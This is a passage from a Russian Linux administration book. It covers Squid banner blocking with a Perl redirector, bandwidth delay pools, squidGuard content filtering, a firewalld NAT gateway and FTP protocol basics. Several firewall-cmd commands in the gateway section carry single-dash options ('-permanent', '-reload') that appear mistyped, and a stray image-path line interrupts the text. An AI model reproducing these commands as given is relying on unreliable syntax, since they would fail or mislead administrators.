Но есть графика, которая надоедает, раздражает и не несет полезной информации, а главное, от нее можно избавиться. Я говорю про баннеры. Давайте рассмотрим, как их можно отключить еще на уровне прокси-сервера. Для этого сначала добавим в файл squid.conf следующие правила:

```
acl banners_regex url_regex "/usr/etc/banners_regex"
acl banners_path_regex urlpath_regex "/usr/etc/banners_path_regex"
acl banners_exclusion url_regex "/usr/etc/banners_exclusion"
```

Первая строка создает ACL-список с именем `banners_regex` типа `url_regex`, который позволяет сравнивать полный URL-адрес. В последнем параметре определен файл /usr/etc/banners_regex, в котором будут указываться нужные адреса. Нас интересуют URL баннерных систем, и вы можете поместить их в этот файл.

Вторая строка создает ACL-список с именем `banners_path_regex` типа `urlpath_regex`. В последнем ее параметре снова указан файл /usr/etc/banners_path_regex, в котором вы должны описывать пути URL, которые впоследствии мы запретим.

Третья строка схожа с первой, но имеет имя `banners_exclusion` и связана с файлом /usr/etc/banners_exclusion. В первых двух файлах вы должны описывать пути или шаблоны, по которым потом будут обрезаться баннеры. Но бывают случаи, когда можно промахнуться и отсечь вполне полезную информацию. Если найден ошибочный путь, то его можно записать в этот файл, и баннер будет загружен.

Теперь добавляем еще две строки после описания ACL-записей:

```
http_access deny banners_path_regex !banners_exclusion
http_access deny banners_regex !banners_exclusion
```

Обе директивы имеют один и тот же смысл — запрещается загрузка по адресам, прописанным в списке `banners_path_regex` или `banners_regex`, если адрес не входит в исключение, описанное в файле ACL-списка `banners_exclusion`.

Рассмотрим фрагмент содержимого файла /usr/etc/banners_regex:

```
^http://members\.tripod\.com/adm/popup/.+html
^http://www\.geocities\.com/ad_container/pop\.html
```

Напоминаю, что в этом файле находятся URL-пути для сравнения, и все адреса, которые им соответствуют, будут отфильтрованы.

Шаблону из первой строки соответствует, например, адрес **http://members.tripod.com/adm/popup/popup.html**, так что он не будет загружен. Да, так просто. И пользователи больше не увидят всплывающие окна с сайта **tripod.com**. Если вы знакомы с регулярными выражениями, то сможете создать подобные записи для любой баннерной системы и обрезать самые замысловатые пути надоедливых кар-

тинок. Я не буду затрагивать регулярные выражения, потому что это тема столь велика, что требует отдельной книги.

При борьбе с баннерами будьте готовы к тому, что «обрезание» не всегда помогает, — всплывающие окна могут снова появиться через определенное время. Это связано с тем, что баннеры — просто реклама, и позволяют зарабатывать деньги на существование сайта. Особо одаренные администраторы ищут любые возможные пути, чтобы ваша система не смогла избавиться от рекламы. Для этого они постоянно изменяют адреса, в результате чего регулярное выражение перестает срабатывать.

9.5.6. Подмена баннера

Пока что мы запретили загрузку баннеров или всплывающих окон. Но после этого веб-страницы перестают быть привлекательными. Чтобы этого не произошло, можно заменять баннеры на свои картинки, которые хранятся на сервере, и отпадет необходимость грузить их из Интернета.

Для решения этой задачи очень хорошо подходит перенаправитель (redirector). Для сервиса squid — это внешняя программа, которая подменяет адреса. Например, если сайту необходимо загрузить баннер, и ваша программа смогла определить такую попытку, то redirector подменит адрес и вместо баннера загрузит то, что укажете вы.

Есть только одна проблема — в ОС нет и не может быть такой готовой программы. Ее необходимо написать. Для этого подойдет любой язык программирования, а я покажу вам пример, реализованный на языке Perl. Если вы умеете программировать на этом языке, то способ с redirector понравится вам больше, чем простой запрет через ACL.

Пример классической программы redirector можно увидеть в листинге 9.2. Я постарался максимально упростить его, чтобы вам легче было адаптировать сценарий под свои задачи.

Листинг 9.2. Сценарий на языке Perl для подмены баннеров и закрытия всплывающих окон

```
#!/usr/bin/perl

$| = 1;

# Укажите URL на вашем веб-сервере, где лежат картинки
$YOURSITE = 'http://yourserver.com/squid';
$LOG = '/usr/etc/redirectlog';
$LAZY_WRITE = 1;

if ($LOG) {
  open LOG, ">> $LOG";
  unless ($LAZY_WRITE)
```

```
    {
      select LOG ;
      $| = 1 ;
      select STDOUT;
    }
}

@b468_60 = qw (
       www\.sitename\.com/cgi/
       # Добавьте сюда описания URL-адресов с баннерами
       # размером 468x60
       );

@b100_100= qw (
       www\.sitename\.com/cgi/
       # Добавьте сюда описания URL-адресов с баннерами
       # размером 100x100
       );

@various  = qw (
       www\.sitename\.com/cgi/
       # Добавьте сюда описания URL-адресов с нестандартными
       # размерами баннера
       );
@popup_window = qw (
       ^http://members\.tripod\.com/adm/popup/.+html
       ^http://www\.geocities\.com/ad_container/pop\.html
       ^http://www\.geocities\.com/toto\?
       # Добавьте сюда описания URL-адресов, с которых
       # выскакивают всплывающие окна
      );

# Описание расположения картинок
$b468_60     = "$YOURSITE/468_60.gif";
$b100_100    = "$YOURSITE/100_100.gif";
$various     = "$YOURSITE/empty.gif";
$closewindow = "$YOURSITE/close.htm";

while (<>)
 {
  ($url, $who, $ident, $method) = /^(\S+) (\S+) (\S+) (\S+)$/;
  $prev = $url;

  # Проверка баннера 468x60
  $url = $b468_60 if grep $url =~ m%$_%, @b468_60;

  # Проверка баннера 100x100
  $url = $b100_100 if grep $url =~ m%$_%, @b100_100;
```

```
  # Проверка баннера произвольного размера
  $url = $various if grep $url =~ m%$_%, @various;

  # Всплывающее окно
  $url = $closewindow if grep $url =~ m%$_%, @popup_window;


  # Отдельный сайт, не внесенный в список в начале файла
  $url = "$YOURSITE/empty.gif" if $url =~ m%hitbox\.com/Hitbox\?%;

  if ($LOG and $url ne $prev)
    {
      my ($sec, $min, $hour, $mday, $mon, $year) = localtime;
      printf LOG "%2d.%02d.%2d %2d:%02d:%04d: %s\r\n",
             $mday, $mon + 1, $year + 1900, $hour, $min, $sec,
             "$who $prev > $url";
  }

  print "$url $who $ident $method\n";
}

close LOG if $LOG;
```

Я постарался снабдить код в листинге 9.2 комментариями. Если у вас есть опыт программирования на Perl, то дальнейшие действия вы выполните без проблем.

Сохраните эту программу в файле /usr/etc/redirector и установите для squid права на его исполнение. После этого добавьте в файл squid.conf следующую строку:

```
redirect_program /usr/local/etc/squid/redirector
```

Чтобы программа заработала, создайте на своем веб-сервере файлы со следующими именами:

- 468_60.gif — картинка размером 468×60;
- 100_100.gif — картинка размером 100×100;
- empty.gif — картинка, которая будет заменять нестандартные баннеры. Лучше всего ее сделать размером 1×1 пиксел, чтобы она не испортила дизайн сайта;
- close.htm — файл HTML, который будет закрывать всплывающие окна. В нем нужно поместить всего лишь функцию, которая будет закрывать окно. Для этого служит функция JavaScript `window.close()`. Пример содержимого файла показан в листинге 9.3.

Все эти файлы должны лежать на веб-сервере в одном каталоге. Не забудьте в сценарии (в переменной `$YOURSITE`) указать правильный путь к этому каталогу.

Листинг 9.3. Пример JavaScript-файла, закрывающего всплывающее окно

```
<html>
<head>
<script language="JavaScript">
<!--
  window.close();
//-->
</script>
</head>
<body>
</body>
</html>
```

9.5.7. Борьба с запрещенными сайтами

Недавно я разговаривал с одним своим знакомым, и мне понравилось его определение Интернета: сеть создана и живет порнографией. Я не совсем в этом уверен, но мне кажется, что он прав хотя бы в том, что трафик с сайтов с интим-содержимым наиболее высок (если не считать службу обновления Microsoft, откуда пользователи скачивают патчи для программ этой компании ☺).

Ни один работодатель не обрадуется, если его сотрудники в рабочее время будут посещать сайты с запрещенным контентом (это не только бесполезная трата трафика, но и другие непроизводительные расходы). Родители тоже не хотят, чтобы их дети посещали подобные сайты, поэтому стремятся оградить их от этого зрелища. Это я говорю как отец двоих детей.

Порносайты легко можно запретить с помощью таких же методов, как мы использовали для баннеров. Например, можно отключить любые сайты, в адресе которых есть слово «sex». Но нельзя забывать, что могут быть исключения. К примеру, адрес может содержать текст «GasExpo». Обратите внимание, что выделенные буквы создают слово «sex». И случаи, когда пользователи попадают отнюдь не на сайт выставки по газовому оборудованию, вполне реальны.

Создавать списки запрещенных сайтов достаточно сложно, но можно. В настоящее время в зоне **com** большинство сайтов эротической направленности закрылись, и они обживают другие домены, принадлежащие маленьким государствам. Существуют домены, которые на 90% состоят из сайтов индустрии развлечений для взрослых. Вот их можно обрезать полностью.

9.5.8. Ограничение канала

При организации доступа в Интернет очень часто требуется обеспечить отдельным пользователям бóльшую скорость подключения. Как это сделать, когда по умолчанию все равноправны и могут работать на максимально доступной в текущий момент скорости? Для этого нужно определиться с приоритетами. Для некоторых

пользователей должен быть зарезервирован высокоскоростной канал связи. Но нельзя повысить скорость одному человеку без ущерба остальным.

Если кому-то требуется полоса гарантированной пропускной способности для работы с приложениями, требующими высокой скорости обмена (например, для проведения презентаций), вы должны зарезервировать для них более мощный, чем для остальных, канал.

Ограничение внешнего канала достаточно легко выполнить с помощью squid. Директивы, которые нужно использовать, можно увидеть в следующем примере:

```
delay_pools 3
delay_class 1 1
delay_class 2 2
delay_class 3 1
delay_parameters 1 256000/256000
delay_access 1 deny all
delay_access 1 allow admins
delay_parameters 2 256000/256000 4000/8000
delay_access 2 allow all
delay_access 2 deny admins
delay_parameters 3 64000/64000
delay_access 3 deny all
delay_access 3 allow bigboss
```

Этот код нужно добавить в файл конфигурации /etc/squid/squid.conf после комментария:

```
# DELAY POOL PARAMETERS (all require DELAY_POOLS compilation option)
# -----------------------------------------------------------
```

Большинство параметров здесь заданы по умолчанию, и их следует заменить в соответствии с существующей у вас ситуацией.

Давайте подробно рассмотрим такую конфигурацию. Для начала нужно определить, сколько у вас будет пулов (правил, описывающих скорость доступа). Для этого используется директива `delay_pools n`, где `n` — это количество пулов. По умолчанию `n` равно нулю, и нет никаких ограничений. Мы создадим три пула, поэтому в примере указано число 3.

После этого нужно определить, к какому классу относится пул. Это делается с помощью директивы `delay_class n c`, где `n` — это порядковый номер, а `c` — номер класса. Каждая строка с директивой `delay_class` должна иметь свой порядковый номер, который начинается с 1. В нашем примере три строки, поэтому в первой параметр `n` равен `1`, во второй — `2`, а в третьей — `3`.

Номеров класса (второй параметр) может быть три:

- 1 — ограничение канала происходит для всей сети. Например, у вас внешний канал 256 Кбит/с — вы можете его уменьшить для всех до 64 Кбит/с;
- 2 — сузить можно общий канал, а также для каждого пользователя индивидуально. В этом случае можно понизить общий канал до 64 Кбит/с, а каждому пользователю — до 4 Кбит/с;

- 3 — ограничивать можно общий канал, индивидуально и для каждой сети в отдельности. Например, если скорость канала равна 256 Кбит/с, а в вашей сети работают 4 подсети, то каждой из них можно выделить по 64 Кбит/с, чтобы равномерно разделить нагрузку.

В нашем примере мы используем пулы классов 1, 2 и снова 1. Я специально расположил их не последовательно, чтобы пример был более наглядным.

Теперь описываем параметры скорости доступа. Это делается с помощью следующей директивы:

```
delay_parameters пул скорость_канала скорость_сети индивидуально
```

Здесь `пул` — это номер пула, скорость которого мы хотим описать. Так, в нашем примере следующая строка описывает скорость для первого пула:

```
delay_parameters 1 256000/256000
```

Количество параметров зависит от класса используемого пула. Так как пул 1 имеет класс 1 (`delay_class 1 1`), у которого можно ограничивать только канал полностью, в директиве используется единственный параметр — скорость канала: `256000/256000`. Как можно видеть, он формируется в виде двух чисел, разделенных знаком `/`. До косой черты указывается скорость, с которой будут скачиваться данные из сети, а после нее — размер пула, т. е. емкость, которую можно наполнить полученными из сети данными.

Обратите внимание, что скорость указывается именно в байтах, а характеристика модема задается в битах в секунду. Если в качестве скорости указать значение `-1`, то никаких ограничений не будет.

После определения параметров для первого пула нужно установить права доступа к нему. Это делается директивой `delay_access`, которая имеет следующий вид:

```
delay_access пул доступ acl
```

Первый параметр — это снова номер пула. Потом указывается доступ `allow` или `deny`, и последним идет имя ACL-списка.

В нашем примере для первого пула записаны две строки:

```
delay_access 1 deny all
delay_access 1 allow admins
```

Сначала мы запрещаем доступ для всех, а потом разрешаем работать на заданной скорости только ACL-списку `admins`. Подразумевается, что в этот список входят администраторы.

Далее идет описание скорости и прав доступа для второго пула:

```
delay_parameters 2 256000/256000 4000/8000
delay_access 2 allow all
delay_access 2 deny admins
```

Так как второй пул относится ко 2 классу, то здесь нужно указать общую скорость (256 000 байтов в секунду) и скорость доступа каждого компьютера в отдель-

ности — 4000 байтов в секунду. На такой скорости будут работать все пользователи в сети, кроме администраторов.

Если вы установите такие правила в какой-либо организации, то могут возникнуть проблемы с руководством, потому что директор тоже попадет в список `all` и будет вынужден работать на скорости 4000 байтов в секунду. Я думаю, что его это не устроит, и для него мы сделаем отдельную запись:

```
delay_parameters 3 64000/64000
delay_access 3 deny all
delay_access 3 allow bigboss
```

С помощью ограничения пропускной способности канала можно запретить загрузку мультимедиафайлов в рабочее время. В следующем примере мы разрешаем быстро читать веб-странички, но уменьшаем скорость загрузки других медиафайлов (листинг 9.4).

Листинг 9.4. Ограничение скорости загрузки медиафайлов в рабочее время

```
# ACL-список, описывающий сеть
acl fullspeed url_regex -i 192.168.1
# ACL-список, описывающий медиафайлы, для которых необходимо
# понизить скорость
acl mediaspeed url_regex -i ftp .exe .mp3 .avi .mpeg .iso .wav
# Время, в течение которого будет действовать ограничение на скорость
# загрузки медиафайлов
acl day time 08:00-18:59

# Нам нужно два пула второго класса
delay_pools 2
delay_class 1 2
delay_class 2 2
# Первый пул не имеет ограничений для всех
delay_parameters 1 -1/-1 -1/-1
delay_access 1 allow fullspeed

# Второй пул ограничивает доступ в дневное время
delay_parameters 2 4000/100000 4000/100000
delay_access 2 allow day
delay_access 2 deny !day
delay_access 2 allow mediaspeed
```

Я постарался снабдить листинг подробными комментариями, чтобы вы могли с ним разобраться без дополнительных пояснений. Хочу только заметить, что скорость понижается для всех. Если вы хотите разрешить определенным пользователям работать на полной скорости, можно внести их в список (например, `allowfull`) и добавить в конец листинга следующую строку:

```
delay_access 2 deny !allowfull
```

9.6. Защита прокси-сервера: squidGuard

Использование прокси-сервера достаточно опасно, поэтому squid очень часто применяют совместно с дополнительной защитой в виде программы squidGuard. В качестве возможностей этого стражника можно выделить опознавание пользователей по имени или адресу, фильтрацию запросов, замену баннеров и т. д.

9.6.1. Установка

Установка программы весьма интересна. Скачайте исходные коды с сайта **www.squidguard.org**. Скачав исходники, разархивируйте их. Это можно сделать даже графической утилитой, которая работает в Ubuntu как файловый менеджер. Для простоты разархивируйте их в свой домашний каталог. Запустите терминал и перейдите внутрь созданного при разархивации каталога с программой:

```
cd ~/squidGuard-X.X
```

В нашем случае *X.X* — это номер версии squidGuard. Запустите отсюда команду конфигурации:

```
./configure
```

По экрану побегут строки, сообщающие о ходе проверки и конфигурирования программы. Если выполнение прервалось с ошибкой, то, вероятнее всего, в вашей системе отсутствует BerkeleyDB. У меня в Ubuntu так и было, поэтому сразу расскажу, как станцевать танец с бубнами для установки этого зверя. При помощи поисковика находим архив BerkeleyDB, скачиваем его и разархивируем. Лучше опять разархивировать в домашнюю папку — все равно потом все это можно будет удалить. Теперь переходим в папку:

```
cd ~/db-X.X.X/build-unix
```

Буквы *X* снова означают здесь номер версии. Обратите внимание, что мы переходим в подкаталог build-unix. Это очень важно — мы устанавливаем библиотеку работы с базой в Linux, которая относится к системам UNIX, поэтому компиляция и установка должна происходить именно отсюда. В этом каталоге выполняем три команды:

```
../dist/configure
make
sudo make install
```

Первая команда конфигурирует программу, вторая ее компилирует, а третья — устанавливает. Обратите внимание, что перед командой установки стоит sudo. Дело в том, что установка будет происходить в каталог /usr/local, к которому у простых смертных учетных записей доступа нет. Если не указать sudo, то установка завершится ошибкой прав доступа.

Теперь, когда библиотека базы данных установлена, можно возвращаться в каталог squidGuard. Только не спешите запускать конфигурацию снова. С вероятностью

99% она не пройдет, потому что конфигуратор ищет библиотеку BerkeleyDB в папке /usr/local/BerkeleyDB, но она устанавливается в папку /usr/local/BerkeleyDB.X.X, т. е. в конец имени папки добавляется номер версии. Выполните команду:

```
ls /usr/local
```

Это позволит увидеть содержимое папки /usr/local прямо из текущей папки стражника. Запомните имя и выполняйте команду конфигурации так:

```
./configure --with-db=/usr/local/BerkeleyDB.X.X
```

При этом концевые *X.X* заменяем на свой номер версии. Теперь конфигурация должна пройти успешно. Если нет, то в этом случае все претензии к разработчикам, но я с другими проблемами не встречался.

После конфигурации выполняем команды сборки и установки:

```
make
sudo make install
```

Установка снова выполняется от имени администратора, потому что опять происходит копирование в защищенную область /usr/local.

9.6.2. Настройка

Каталог по умолчанию, в котором можно найти установленный нами стражник, — /usr/local/squidGuard. Основные его настройки находятся в файле squidGuard.conf, расположенном в том же каталоге. Первое, что вы увидите в этом файле, — это следующие две строки:

```
dbhome /usr/local/squidGuard/db
logdir /usr/local/squidGuard/logs
```

Первый параметр (dbhome) задает путь к базам данных, где будут храниться списки доступа. Второй параметр (logdir) — это путь к журналу. На сайте **www.squidguard.org** в разделе **Blacklists** можно скачать примеры списков доступа с вредными сайтами. Их нужно разархивировать в каталог баз данных, т. е. в тот каталог, что указан в параметре dbhome.

Теперь мы можем в этом же файле задать права доступа. Причем права доступа могут распределяться даже по времени и по пользователям. Отдельным пользователям можно дать возможность смотреть все, а кому-то (например, детям) запретить смотреть сайты для взрослых.

Для создания времени используется параметр time. Например, можно создать период, который будет отображать рабочее время. Для этого в файле squidGuard.conf пишем:

```
time worktime {
 weekly * 9:00-17:00           # Рабочее время
 date 2010.02.27 9:00-17:00    # День, который случайно стал рабочим
}
```

После параметра time указывается имя периода. В фигурных скобках задаем периоды времени. Параметр weekly со звездочкой означает любой день недели. Если нужно определиться только с рабочими днями недели, то их можно перечислить как MTWHF. После этого идет рабочее время, в которое и будет задействовано создаваемое правило. Параметр date позволяет задать определенную дату. В нашем случае я выбрал для примера субботу, 27 февраля 2010 года, которая постановлением Правительства была назначена рабочим днем. Наше правило будет распространяться и на этот день.

Для задания адресов, к которым разрешен или запрещен доступ, служит директива dest, например:

```
dest porn {
      domainlist        porn/domains
      urllist           porn/urls
      expressionlist    porn/expressions
 }
```

Как видно из примера, здесь указываются параметры domainlist, urllist и/или expressionlist, с помощью которых задаются имена файлов, содержащих списки доменов, URL или регулярных выражений. Пути задаются относительно каталога, указанного в директиве dbhome. Например, файл /usr/local/squidGuard/db/porn/domains может содержать тысячи строк вроде:

```
sex.com
sexygirls.com
```

Регулярные выражения позволяют записывать множество сайтов в одну строку, но злоупотреблять ими не следует, т. к. проверка соответствия может занимать много времени.

Теперь посмотрим, как можно написать правило, которое запретит в рабочее время смотреть сайты для взрослых (porn), рекламу (adv) для экономии трафика и сайты с нелегальными программами (warez) для защиты каналов от перегруза:

```
acl {
        all within worktime {
                pass    !adv !porn !warez all
        }
        else {
                pass all
        }
        default {
                pass    none
                redirect http://localhost/block.html
        }
}
```

Это разрешающее правило acl (Access Control List). В нем три блока:

- all within worktime — для всех в рабочее время — разрешено все, кроме перечисленных трех запретов, о которых мы говорили ранее. На то, что они запрещены, указывает восклицательный знак перед их названиями;

- `else` — все остальное время разрешено все;
- `default` — по умолчанию — вообще ничего (`none`) не разрешено, а происходит переадресация на адрес **http://localhost/block.html**.

Разумеется, чтобы это правило работало, нужно еще описать списки адресов `adv` и `warez` при помощи директивы `dest`, подобно тому, как был описан `porn`.

Таким образом мы написали правило, которое касается всех. А что, если вы хотите указать исключение для себя? Администраторы — привилегированные люди, и глупо ограничивать самого себя. Для этого можно прописать группу — например, `admins`, вписать туда адреса компьютеров, которые должны быть привилегированными, и обрабатывать их отдельно:

```
src admins {
        ip      192.168.1.1-192.168.1.3
}
src others {
        ip      192.168.1.4-192.168.1.255
}
```

Затем права доступа можно подкорректировать следующим образом:

```
acl {
        admins within worktime {
                pass all
        }
        others within worktime {
                pass    !adv !porn !warez all
        }
        else {
                pass all
        }
        default {
                pass    none
                redirect http://localhost/block.html
        }
}
```

Теперь вы сможете обращаться к любым веб-сайтам. Чтобы изменения вступили в силу, нужно из каталога /usr/local/bin выполнить следующую команду:

```
squidGuard -C all
```

9.7. Шлюз в Интернет

Linux-машина может использоваться в качестве точки доступа к Интернету для целых сетей. В настоящее время большинство подключается к Интернету через маршрутизаторы. Именно маршрутизатор имеет подключение к Интернету, а все пользователи локальной сети подключаются к этому маршрутизатору, который

с помощью NAT (Network Address Translation, преобразование сетевых адресов) позволяет большому количеству компьютеров видеть Интернет.

Linux тоже может работать в качестве шлюза во Всемирную сеть. Если у вашего компьютера есть два сетевых интерфейса, к одному из которых подключен Интернет, а к другому — локальная сеть, то этот компьютер сможет раздавать доступ в Интернет всем пользователям сети.

Итак, у нас есть два сетевых интерфейса: eth0 (подключен к Интернету) и eth1 (подключен к локальной сети). Все пользователи вашей сети подключены к сетевой карте eth1, и они хотят получить доступ к Интернету.

Для начала нужно убедиться, что включен форвардинг пакетов:

```
cat /etc/sysctl.conf | grep net.ipv4.ip_forward
```

В результате вы должны увидеть строку:

```
net.ipv4.ip_forward = 1
```

В Ubuntu по умолчанию вы увидите эту строку, но вначале будет стоять символ решетки, а это значит, что параметр не работает, а является комментарием. Нужно убрать символ решетки и включить форвардинг.

Чтобы включить форвардинг, можно выполнить команду:

```
sysctl -w net.ipv4.ip_forward=1
```

После перезагрузки эта конфигурация может быть потеряна. Чтобы сохранить ее, нужно изменить параметр `net.ipv4.ip_forward` в файле **/etc/sysctl.conf**. Откройте файл в любом редакторе и убедитесь, что параметр в нем существует и установлен в `1`, и при этом строка не закрыта символом комментария.

Теперь нужно установить сам форвардинг данных из одной сети в другую, и тут отлично подходят возможности сетевого экрана. Для его настройки я решил использовать сервис firewalld, который мы устанавливали в *разд. 4.10.8*.

Первым делаем устанавливаем локальную сеть в качестве доверенной:

```
firewall-cmd --permanent --zone=trusted --add-source=192.168.1.0/24
```

Здесь 192.168.1.0 — это IP-адрес локальной сети, который вам нужно будет заменить на собственный (в больших сетях часто встречаются адреса вида 10.*x.x.x*). Число после слэша — это маска сети (число 24 соответствует маске 255.255.255.0).

Теперь привяжем сетевую карту eth1 (в моем примере она смотрит на локальную сеть) к внутренней зоне:

```
sudo firewall-cmd --change-interface=eth1 --zone=internal --permanent
```

Интерфейс, который смотрит в Интернет (eth0), привязываем к внешней зоне:

```
firewall-cmd --change-interface=eth0 --zone=external -permanent
```

Теперь нужно включить маскарадинг для внешней сети:

```
firewall-cmd --zone=external --add-masquerade --permanent
```

Ну а теперь самое важное — правило, которое позволит направлять трафик в Интернет:

```
firewall-cmd --permanent --direct --passthrough ipv4 -t nat -I POSTROUTING -o
eth0 -j MASQUERADE -s 192.168.1.0/24
```

Этой командой разрешается передавать IPv4 трафик с одного интерфейса на другой.


Чтобы изменения вступили в силу, нужно перезагрузить firewalld:

```
firewall-cmd -reload
```

Если я ничего не забыл, то теперь вы должны оказаться в Интернете. Опционально можно разрешить DNS-трафик:

```
firewall-cmd --zone=internal --add-service=dns --permanent
```

ГЛАВА 10



Передача файлов

Были времена, когда построение сети было делом дорогим, а Интернет — еще дороже, и для обмена файлами приходилось бегать с дискетами 5,25 или 3,5 дюйма. Если кто-то застал те времена, наверное, он вспоминает их с ужасом. Дискеты постоянно портились, и данные с них периодически переставали читаться. Благо, если расстояние было небольшое, и можно было повторить пробежку, но когда дистанция большая — потеря очень сильно отражалась на эмоциональном состоянии.

До сих пор в некоторые компьютеры вставляют дисководы для 3,5-дюймовых дискет, видимо, по привычке. Но уже трудно представить себе офис без полноценной сети, и в фирмах, где мне приходилось настраивать серверы, все компьютеры были обязательно подключены к локальной сети. В таких случаях уже нет надобности в дисководах, и администраторы их просто вынимают. Если у вас возник вопрос, зачем вытаскивать то, что может пригодиться, значит, вы забыли, что ничего лишнего в компьютере быть не должно. Это касается не только программ, но и компьютерного «железа».

Через дискеты хакеры легко могут унести секретную информацию, получив физический доступ к компьютеру. Да, много не унесешь, но все же... Мне известна фирма, которая содержала локальную сеть, отрезанную от внешнего мира, и считала себя неприступной. Но секретная информация утекла через все охранные системы с помощью простых 3,5-дюймовых дискет, потому что металлоискатели на них не срабатывали, — так были потеряны рынки сбыта, и только после этого все компьютеры фирмы лишили столь опасного устройства.

Сети позволяют избавиться от лишнего оборудования в компьютерах и сделать передачу данных быстрее и надежнее. Надо всего лишь настроить нужные протоколы и использовать кабельную проводку на полную мощность.

В настоящее время самым популярным протоколом обмена файлами является FTP (File Transfer Protocol, протокол передачи файлов). Он был разработан достаточно давно, но до сих пор не потерял своей актуальности, хотя некоторые его возможности оставляют желать лучшего.

10.1. Протокол FTP

Как мы уже говорили в *главе 6*, для работы по протоколу FTP требуется две составляющие: клиент и сервер. В качестве клиента, в принципе, можно использовать любой Telnet-клиент, и, подключившись к порту 21 сервера, вручную передавать команды.

Если у вас нет FTP-клиента, то тестирование протокола можно осуществить даже через браузер, — например, Internet Explorer или Firefox. Для этого в адресной строке браузера нужно набрать URL в формате: `ftp://имя:пароль@адрес`.

Например:

```
ftp://flenov:mypassword@ftp.my_server.com
```

или

```
ftp://flenov:mypassword@192.168.77.1
```

Протокол FTP работает сразу на двух портах: один служит для управления (пересылка команд), а другой — для передачи данных (файлов). Программа-клиент соединяется с портом 21 и начинает передавать команды. С этим портом соединяются все пользователи, и сервис, который прослушивает этот канал, работает одновременно с несколькими соединениями.

Когда клиент запрашивает данные, открывается еще одно соединение с конкретным пользователем, по которому передается файл. Это удобно с точки зрения программирования, но несподручно в плане администрирования, — точнее сказать, конфигурирования сетевого экрана. Дело в том, что для передачи данных клиент может открыть абсолютно любой порт, и сервер не может предсказать его номер.

Большинство команд, применяемых в работе по протоколу FTP, схожи с теми директивами, которые вы используете в Linux для управления файлами. Это связано с тем, что во время разработки протокола основными сетевыми ОС являлись UNIX-системы. Это в наше время везде стоит Windows, а 50 лет назад все было иначе.

10.1.1. Команды протокола FTP

Давайте рассмотрим листинг 10.1. В нем приведен пример общения клиентской программы с FTP-сервером. Строки, в начале которых стоит знак >, были отправлены FTP-серверу, а остальные — это его ответы.

Листинг 10.1. Пример работы протокола FTP

```
< 220 Flenov Mikhail FTP Server
> USER Anonymous
< 331 Anonymous access allowed, send identity (e-mail name) as password.
> PASS your@mail.com
< 230 Anonymous user logged in.
> PWD
```

```
< 257 "/" is current directory.
> TYPE A
< 200 Type set to A.
> PASV
< 227 Entering Passive Mode (127,0,0,1,13,20).
> LIST
< 125 Data connection already open; Transfer starting.
< 226 Transfer complete.
```

Самой первой строкой идет приглашение сервера FTP. Его мы получаем сразу же в ответ на соединение с портом 21. В этой строке чаще всего находится текстовое описание сервера, с которым произошло соединение, и его версия. В нашем случае здесь вместо конкретного названия вписано мое имя, но в реальном сервере при настройках по умолчанию будет видна примерно следующая строка:

```
220 flenovm.ru FTP server (Version wu-2.6.2-5) ready.
```

Для чего я изменил строку приветствия? Все очень просто — в ней по умолчанию показывается имя домена, имя FTP-сервера, его версия и приветственное сообщение. Ничего страшного не видите? А я вижу — хакеру достаточно подключиться на порт 21, чтобы узнать, с каким FTP-сервером он имеет дело.

Дальнейшие действия взломщика легко предсказать. Я бы на его месте поискал во всех базах уязвимостей информацию о дырах в этой версии wu-ftpd. А администратору остается молиться, чтобы я не нашел нужных эксплоитов, или чтобы найденная дыра оказалась незначительной и не позволила бы мне ничего сделать с его системой.

После прочтения строки приветствия можно посылать команды FTP-серверу. Но ничего серьезного выполнить не удастся, пока вы ему не представитесь. Для этого нужно выполнить команды FTP: `USER` с параметром `имя_пользователя`, а затем `PASS`, указав пароль.

Серверы FTP позволяют работать с тремя типами авторизации: действительной, гостевой и анонимной. В первом случае вы должны передать серверу реальное имя и пароль пользователя, которому разрешен доступ к серверу. Тогда после выполнения команды `USER` вы увидите сообщение о необходимости ввести правильный пароль для указанного пользователя:

```
331 Password required for flenov
```

В случае с анонимным доступом в качестве имени нужно указать `Anonymous` (команда `USER Anonymous`). В ответ на это сервер вернет нам сообщение:

```
331 Anonymous access allowed, send identity (e-mail name) as password.
```

Здесь говорится, что анонимный доступ разрешен, и вы должны передать в качестве пароля адрес E-mail. Честно говоря, можно ввести и чужой E-mail, например своего соседа. Это сервер проконтролировать не сможет. Некоторые серверы вообще не проверяют корректность адреса даже по простым шаблонам, и им можно передавать что угодно.

На практике анонимный доступ обладает минимальными возможностями чтения файлов и каталогов и используется только в открытых файловых архивах. Имя Anonymous чаще всего используют при публикации через FTP открытых документов для всеобщего доступа. Например, разработчики программ создают анонимные FTP-серверы, чтобы пользователи могли скачать с них последние версии программ или обновления к ним.

Реальный (действительный) пользователь может путешествовать по всей файловой системе, и его возможности ограничены только правами доступа учетной записи, по которой он авторизовался на сервере.

Гостевой доступ по своим правам является чем-то промежуточным между анонимным и действительным. По сравнению с анонимным пользователем гость обладает большими правами, и ему может выдаваться разрешение на закачку файлов на сервер, но, в отличие от действительного, он работает только в своем каталоге. Например, если гостю назначен каталог /home/guest, то он сможет работать с файлами и подкаталогами этого каталога, но выше него подняться не сможет. В качестве гостевого вы можете определить любое имя.

Обратите внимание, что пароль в команде PASS передается в абсолютно открытом виде. Это серьезная проблема. В каждой главе, где мы рассматриваем какой-либо сервис, доводится сталкиваться с открытой передачей данных. Ну что поделаешь, на заре рождения Интернета никто не думал о хакерах. Теперь приходится выдумывать разные методы, чтобы спрятать пароль.

Если ваш сервер обслуживает только анонимные соединения, то пароли могут передаваться как угодно. При такой аутентификации любой пользователь и так может подключиться к серверу, указав любой адрес E-mail в качестве пароля. Но подобные серверы организуются только для работы с общедоступными ресурсами/файлами. При наличии важной информации доступ осуществляется по паролю, и необходимо сделать так, чтобы он шифровался. Для этого можно использовать stunnel или уже готовый протокол SFTP, о котором мы говорили в *разд. 5.3.7*.

Интересное решение я видел на одном из публичных веб-серверов еще свыше 10 лет назад. Для того чтобы закачать данные на сервер, необходимо было зарегистрироваться, заполнив веб-форму с личными данными. Зарегистрировавшемуся посетителю выдавался пароль на доступ, который действовал только в течение одной сессии. После этого пароль уничтожался, и повторное подключение становилось невозможным. Файлы закачивались в специальный каталог, куда была разрешена только запись. Самим файлам устанавливались права только для чтения и записи, а выполнение оставалось недоступным. В таком случае пароли можно было передавать в открытом виде — даже если хакер узнавал пароль, подключиться он все равно не смог бы.

